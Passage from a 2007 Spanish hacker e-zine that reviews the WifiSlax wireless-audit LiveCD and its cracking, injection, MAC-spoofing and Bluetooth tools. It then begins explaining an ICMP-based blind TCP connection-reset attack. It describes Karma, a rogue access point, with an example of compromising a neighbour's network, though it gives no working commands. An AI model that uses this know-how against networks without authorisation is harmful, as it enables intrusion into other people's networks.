e-Zine InSecurity

Nº 1 · Mayo 2007
www.elhacker.net

WifiSlax
Analizamos el popular LiveCD de auditoria Wireless.

Blind Connection-Reset
Aprovecha las vulnerabilidades del protocolo TCP.

Programación Shell en Linux
Aprende a utilizar la potente consola.

VMWare
Monta tu propia máquina virtual.

Web

www.elhacker.net

Director

Isirius

Redactores

TigreDARK
*Stone_FREE_*
Isirius
Mordor
MazarD

Diseño

Wvb
GutBarr -ZP-

Agradecimientos

H4RR13R
T0rete
Azielito
WHK
rh3nt0n

Colaboraciones

Como Participar

Todas aquellas personas que quieran participar, colaborar y publicar sus artículos en la e-zine de elhacker.net pueden enviar sus artículos a:
e-zine@elhacker.net

Puntos a tener en cuenta:

- Si un artículo es enviado a esta dirección de correo no obliga a los participantes de la e-zine a publicar dicho artículo.
- Si el artículo no es publicado en la e-zine nos podremos en contacto con el escritor para que mejore su artículo. O directamente será devuelto a su propietario para que el mismo pueda publicar dicho artículo.
- Los artículos deben estar escritos con una mínima formalidad y coherencia, de forma que el mayor número de personas sea capaz de comprenderlo. También deben tener un cierto rigor.

Índice

Esta e-zine está bajo la licencia Creative Commons

WifiSlax

En este articulo vamos a aprender como instalar WifiSlax desde cero y como utilizarlo. Y aprenderemos a manejar algunas de las herramientas que incluye y que tanto caracterizan esta distribución.

WifiSlax

WifiSlax es una distribución Linux en formato Live-CD enfocada a la auditoria inalámbrica. Esta basada en Slax. Aunque los autores de WifiSlax debido al trabajo realizado por los creadores de BackTrack trabajaron directamente sobre dicha distribución. Lo que mas la caracteriza y no lleva integrada ninguna otra distribución son los famosos drivers de la **ipw2200**, los **rt73** de las nuevas tarjetas USB con chipset ralink, y las nuevas PCI con el chipset **rt61**.

Como surgió WifiSlax

WifiSlax surgió en el foro de **elhacker.net**. Hwagm unos de los miembros del Staff de elhacker.net pensó que había necesidad de crear una página enfocada a temas de seguridad wireless entonces el-brujo le dio todo su apoyo fue entonces cuando surgió la página que hoy día se conoce como **www.Seguridadwireless.net** .Debido a las necesidades que en su memento tuvieron los miembros de la comunidad de SeguridadWireless se creó la distribución que hoy conocemos con el nombre de WifiSlax.

Web Oficial

Inicio de WifiSlax

Lo primero que debemos hacer es descargar el Live-CD de la página Web de WifiSlax donde podemos encontrar la distribución en descarga directa **aquí**. Como podéis ver también podemos bajarnos las versiones anteriores. Ahora tenemos que grabar el archivo .ISO como imagen de CD.

Sigamos...


Una vez hemos realizado el proceso de grabación debemos iniciar el PC desde el disco previamente grabado, últimamente los nuevos PCs ya lo detectan solo metiendo el CD en el lector que tengas si es un PC mas antiguo deberemos configurar la BIOS para que arranque desde CD bien ahora ya estamos iniciando WifiSlax.

Una vez que el Live-CD se haya iniciado deberemos introducir el usuario y contraseña.

Wifislax login: root

Password: toor

Seguidamente lo que vamos a hacer es iniciar el entorno gráfico para eso escribiremos startx. Así vamos a iniciar el entorno gráfico KDE. Una vez iniciado el entorno gráfico nos quedará de la siguiente manera.




Instalando WifiSlax


Creando Particiones

Cada disco duro constituye una unidad física distinta. Sin embargo, los sistemas operativos no trabajan con unidades físicas directamente sino con unidades lógicas. Dentro de una misma unidad física de disco duro puede haber varias unidades lógicas. Cada una de las unidades lógicas es lo que nosotros nombramos partición. Uno de los programas más conocidos para crear particiones en el Partition Magic para mas información podéis mirar **aquí**. Pero en este caso vamos a utilizar el programa QtParted v0.4.4 que es el programa que incluye la distribución de WifiSlax.

Bueno lo primero que vamos a hacer será abrir el programa, dicho programa se encuentra en Menú--> WifiSlax--> Complementos--> Herramientas disco duro.



Una vez ejecutado el programa debemos seleccionar el dispositivo apropiado cuando lo hayamos seleccionado damos clic derecho a la barra que representa ser ese dispositivo. Y seleccionamos Make a New Partition Table. Después volvemos a dar clic derecho a seleccionamos create, nos saldrá un cuadro que deberemos rellenar con las opciones mas apropiadas. En este caso nos quedaría de la siguiente manera:




Después volvemos darle clic derecho y seleccionamos set active. Y por último debemos guardar los cambios hechos.

Instalando WifiSlax

Bueno una vez hemos preparado las particiones abriremos el instalador de WifiSlax que se encuentra en Menú--> WifiSlax-->Complementos-->Instalador de WifiSlax.

En este caso debemos rellenar los datos de la siguiente manera:

Fuente (CD WifiSlax): /boot
Instalar Wifislax en: /mnt/sda1
Escribir MBR en: /dev/sda
Partición Windows en:




Aunque los datos los deberéis rellenar acorde a vuestras particiones. Si en una de las particiones tenemos Windows deberemos rellenar el campo Partición Windows en:

Contenido

La idea principal de WifiSlax es el enfoque la seguridad de las redes inalámbricas, WifiSlax esta dotado de una serie de herramientas muy ajustadas a la seguridad en general.

Como podemos darnos cuenta el menú de WifiSlax esta totalmente en castellano es una de las cosas que mas caracterizan esta distribución.

Las herramientas de WifiSlax vienen estructuradas de la siguiente forma.




Los contenidos de WifiSlax están divididos en Drivers, Aplicaciones y también incluye la nueva sección de herramientas Bluetooth.

Drivers

WifiSlax incluye soporte para los chipset de las tarjetas wireless que mas usamos y mas no interesan:

- **Prism54**
- **Madwifi-ng**
- **Wlan-ng**
- **HostAP**
- **Ralink rt2570**
- **Ralink rt2500**
- **Ralink rt73**
- **Ralink rt61**
- **Zydas ZD1201 - ZD1211rw - ZD1211b (sin interrupciones en las capturas)**
- **Intel pro wireless ipw2100**
- **Intel pro wireless ipw2200**
- **Intel pro wireless ipw3945**
- **Realtek rtl8180**
- **Realtek rtl8185**
- **Realtek rtl8187**
- **Broadcom (incluida la inyección)**
- **Texas Instruments**


También incluye lanzadores para los chipset más comunes.



También incluye lanzador chipset IPW3945 y lanzadores de Realtek.

Aplicaciones

WifiSlax dejado intactas todas las herramientas que incluía y tanto caracterizan la distribución BackTrack que se incluían en la carpeta /pentest y aparte de estas aplicaciones se han ampliado las herramientas enfocadas a al ámbito de la seguridad wireless y bluetooth. Así como otras muchas aplicaciones interesantes.




Todas las aplicaciones que se han incorporado en WifiSlax, las han introducido dentro de /pentest/80211/wireless/.

Por lo tanto en este artículo nos vamos a centrar en detallar las aplicaciones particulares que se han añadido a Wifislax.

Suite tradicional aircrack-sp

Esta suite es la tradicional suite creada por Devine y que fue traducida por Uxio.




A través del menú podéis acceder a tres lanzadores gráficos, correspondientes a la habilitación del modo monitor, al snifado de redes wireless y al análisis de claves wireless

Suite actual

Aircrack-ng-ME

Esta suite es desarrollada por Mr.X, pero con los parches añadidos por thefkboss.



A través del menú podéis acceder a tres lanzadores gráficos,


correspondientes a la habilitación del modo monitor, al snifado de redes wireless y al análisis de claves wireless y a otras aplicaciones que no son lanzadores gráficos.

En el caso Aireplay-ng:

Esta herramienta es utilizara para poder inyectar tráfico en la red Wireless. Como podéis ver esta herramienta se utiliza por consola pero no es ningún problema ya que esta perfectamente traducida y es muy intuitiva.

En el caso del Aircrack-ng:

Esta herramienta nos ayudará como su nombre indica a capturar las claves de red wireless.




En el caso Airdecap-ng:

Esta herramienta esta enfocada al tratamiento de datos wireless.

En el caso de Airodump-ng:

Utilizando esta herramienta podremos capturar los datos de una red wireless.




En el caso de Airmon-ng:

Esta aplicación sirve para seleccionar un dispositivo "Dispositivo Wireless" y que este pase a modo monitor.

Carpetas Específicas

Ha diferencia de BackTack en WifiSlax se han añadido una serie de carpetas para localizar todos los ficheros que puedan generarse en la auditación de redes wireless.

Incluso para la versión 2.0 se incluye una carpeta exclusiva para auditoria bluetooth.




Airoscript

¿Que es Airoscript?


Cuando abrimos Airoscript, en la Shell nos sale un texto explicando que es Airoscript el problema es que dura en pantalla pocos segundos por eso he realizado una captura para que podáis leerlo.

Airoscript tiene automatizados y en castellano los ataques más efectivos en las situaciones más habituales.
Como podéis ver después nos sale una lista de números con sus opciones solo debemos introducir el número de la acción que queremos realizar una vez hayamos introducido dicho dato depende de la opción nos preguntará otro dato de configuración de configuración que podremos responder con otro número una vez finalizado la configuración el programa realizará su cometido perfectamente.

Lanzador Kismet




Se selecciona el dispositivo, se indica cualquier nombre y se le coloca el driver que use dicha tarjeta, sea rt2500, sea madwifi_g, sea ipw2200 etc.
En la versión 2.0 se han ampliado las prestaciones, y se presta un listbox con todos los drivers más usados.




Cambio de MAC


Con esta herramienta podremos falsear nuestra dirección MAC.




Wlandecrypter




Wlandecrypter es un programa para desencriptar muy rápidamente las redes inalámbricas con el nombre WLAN_XX.





Wordlist es el nombre del archivo donde wlandecrypter va a guardar las claves que va ha generar. Una vez le demos a aplicar creara el archivo con todas las claves en el directorio /root/swireless/wordlist


Como podéis ver aquí ha un ejemplo de una lista de claves generadas.



Configurador wireless (autentificación)

Esta es una herramienta que utilizaremos para configurar la autentificación en una red wirelees protegida por contraseña.

Conexión automática de redes (asociación)



Con esta herramienta sólo deberemos seleccionar el dispositivo una seleccionado le daremos a aplicar y automáticamente cogerá los datos de la red y se conectará a esta.


Conexión manual de redes (asociación)

A diferencia del programa anterior aquí deberemos introducir los datos para poder conectarnos a la red.


Bluetooth

En la versión 2.0 de WifiSlax puedes encontrarte una gran mejora en las herramientas de Bluettoth debido a la ayuda de un usuario llamado Gospel. El trabajo base iniciado en la auditora bluetooh por parte de wifislax podéis encontrarlo en esta sección: Integrando BlueTooth en Wifislax

Se ha añadido un sub-menú específico para las herramientas bluettoth.




Una vez desplegado el menú de bluetooth podemos ver una gran cantidad de herramientas enfocadas a este campo.



Y para evitar el uso máximo de comandos y hacernos las tareas más fáciles, una serie de lanzadores bastante útiles.

Montar dispositivos bluetooth

Es un lanzador gráfico que nos ayudará a montar los dispositivos bluetooth.




BlueZScanner

Es un escáner bluetooth realizado por Gospel, es un escáner de muy fácil manejo solo debemos seleccionar una de las opciones que tiene el programa y le damos a aplicar.


Cambiar MAC (BR_ADDR)

Como su nombre indica esta herramienta es para cambiar la dirección MAC.




Identificación perfiles

Este programa te dice los dispositivos hci0 o bluetooth que se han detectado y te los levanta, ya que wifislax por defecto no levanta los dispositivos bluetooth




Detección en modo oculto

Hay dispositivos que se pueden ocultar de los demás y solo ser visibles para algunos este programa detecta esos dispositivos que actúan en modo oculto.



Helomoto

Es una creada para explotar la vulnerabilidad que se basa una implementación incorrecta de la gestión de la lista de dispositivos de confianza en los siguientes modelos Motorola: V80, v500 y v600.



Hay más aplicación en formato de lanzador grafico y otras por consola pero en este artículo no vamos a abordarlas todas.
Todo el conjunto de programas de auditoria bluetooth están localizados en /pentest/bluetooth/ que corresponden al menú presentado en primer lugar.
También en WifiSlax se ha incluido una carpeta exclusiva dentro de **/root/** para dar soporte a esta categoría.

Videos

Debido a la aceptación de esta distribución de Linux los usuarios de la comunidad de Seguridadwireless han creado una serie de videos muy interesantes para los iniciados en este tema. Lista de videos:

Faking wep using linux wifislax by **Komtec1**
Fuente del video

Inyección de trafico wireless con las ipw2200 en Wifislax 2.0 por ***dudux**
Fuente del video

Ataque chochop (con ipw2200) y sin clientes conectados por ***dudux**
Fuente del video

Ataque 2 por **rh3nt0n**
Fuente del video

Inyección de trafico wireless con las ipw2200 por **rh3nt0n (bis)**
Fuente del video

Cracking WPA2 con wifislax y cowpatty 4.0 por **rh3nt0n**
Fuente del video

Inyección de trafico wireless con las ipw2200 por **rh3nt0n**
Fuente del video

Ataque de Fragmentación con WifiSlax por ***dudux**
Fuente del video

Inyección de trafico wireless con las ipw2200 por **lampi**
Fuente del video

Ataque de Fragmentación con WifiSlax y Ralink rt2500 por **lampi**
Fuente del video

Karma en WifiSlax

Uno de los proyectos de WifiSlax es incluir esta herramienta en su distribución.

Es una herramienta que permite falsificar un punto de acceso, desasociar a otros puntos de acceso y comprometer a los clientes de una red Wifi.

Si tienes ciertos conocimientos de wireless pensarás que esto no es nada nuevo que ya hay otras muchas aplicaciones que realizan la misma función. Pero karma es diferente porque suplantará al verdadero punto de acceso, tomará su SSID, iniciará servicios de DNS, FTP, DHCP, FTP, POP y el/los clientes del verdadero Access Point se asociarán con el falso, por lo que los tendremos en nuestro PC pensando que se autenticaron contra su verdadero punto de acceso/router wifi.

Da igual que exista una protección en la red WEP o WPA, el cliente no se entera si tiene un Windows, porque es que los Winpooch son muy suyos en eso de las wifi.

Con un ejemplo será más fácil de entender imaginemos que nuestro vecino tiene una red Wifi con la seguridad activada su SSID es Toni. Karma tras realizar un análisis conseguirá colocar otro punto de acceso en juego con el mismo SSID, Toni.

Toni al utilizar una aplicación de escaneo de redes inalámbricas verá la suya con el típico candadito de protección pero en realidad será nuestro candadito y aunque el lo vea todo perfectamente su protección habrá desaparecido.

Bueno como podéis ver es una herramienta muy interesante y que pueden sacársele un gran rendimiento y un gran provecho los creadores de WifiSlax así como otros usuarios están realizando pruebas con esta herramienta para poder crear una buena documentación y aplicarla a su distribución.

Despedida

Para acabar lo que debemos hacer es poner en consola Poweroff esto hará un apagado total de PC
Como podréis haber visto es una excelente distribución para la auditoria wireless, y además es una distribución totalmente en castellano creada por algunos usuarios de elhacker.net razón de más para haber escrito este artículo. Bueno espero que os haya gustado y que os animéis a seguir explorando esta distribución.

Autor: **Isirius**
Fuente: **www.wifislax.com**
Foro: **SeguridadWireless**

Links Interesantes

Instalar WifiSlax con Windows
Soporte de Karma en WifiSlax

Blind Connection-Reset

ICMP

Internet **C**ontrol **M**essage **P**rotocol es considerado un protocolo esencial de toda red este servicio se utiliza para la percepción de vulnerabilidad en una conexión TCP.

Los mensajes ICMP pueden dividirse en dos tipos:

1- Se utilizan para la solicitud de información.

2- Estos mensajes se utilizan para el reporte de errores. Que son el tipo de mensajes de los que hablaremos en este artículo.

Los mensajes de error se crean cuando se produce un error al procesar un paquete. El problema es que un host puede estar utilizando mas de una conexión TCP por eso mismo el host que recibe ese paquete debe poder "examinar" el paquete para saber de que conexión proviene el error. Por eso mismo el mensaje de error ICMP, incluirá la información necesaria para poder determinar la conexión TCP correspondiente. La primera parte de el paquete contendrá la siguiente información: puerto origen, puerto destino y número de secuencia. Ahora gracias a esta información más la información adicional de los paquetes se podrá identificar de donde provine dicho error.

Tipos de Errores ICMP

Los errores ICMP pueden dividirse en dos:

1-Errores leves

2-Errores graves

Los errores leves van destinados a aquellos fallos de un periodo corto de tiempo, que se piensa que serán solucionados a corto plazo. Los errores graves son errores que se supone no serán solucionados a corto plazo. La vulnerabilidad que aquí comentamos va enfocada a los errores graves.

Procesamiento de errores

Mediante TCP se notifica el error a través de un mensaje ICMP y según la falla el host actúa de una manera o de otro. Si el error es **grave** se abortará la conexión. Lo que pasa es que como los errores graves son errores que no podrán solucionarse temporalmente no tiene sentido seguir utilizando esta conexión. Por el contrario si el error es **leve**, TCP guardara la información pero en este caso seguirá intentando utilizar esa conexión, ya que se supone que en un corto plazo el error

se reparará. Así que TCP enviara paquetes hasta que el host destinatario reciba dicho paquete o hasta que la conexión se resetee.

Esto quiere decir que con solo tener los datos del paquete el atacante podría simular un error de conectividad.

Ataque Blind Connection-Reset

Al no inspeccionar los mensajes ICMP esto hace que gracias al protocolo ICMP podamos atacar contra el protocolo TCP. En ese artículo vamos a explicar una de ellas de la de Blind Connection-Reset. Este ataque consiste en resetear una conexión TCP establecida entre dos maquinas. Lo bueno de este ataque es que no es necesario que el atacante tenga acceso a dichos paquetes. Y tampoco es necesario que el atacante falsifique la dirección IP de origen de los paquetes.

Preparando la práctica

Bueno ahora vamos a realizar una serie de ejercicios prácticos. Vamos a necesitar dos máquinas para realizar esta práctica la máquina victima. Si solo tenemos un PC podemos usar **VMware.**

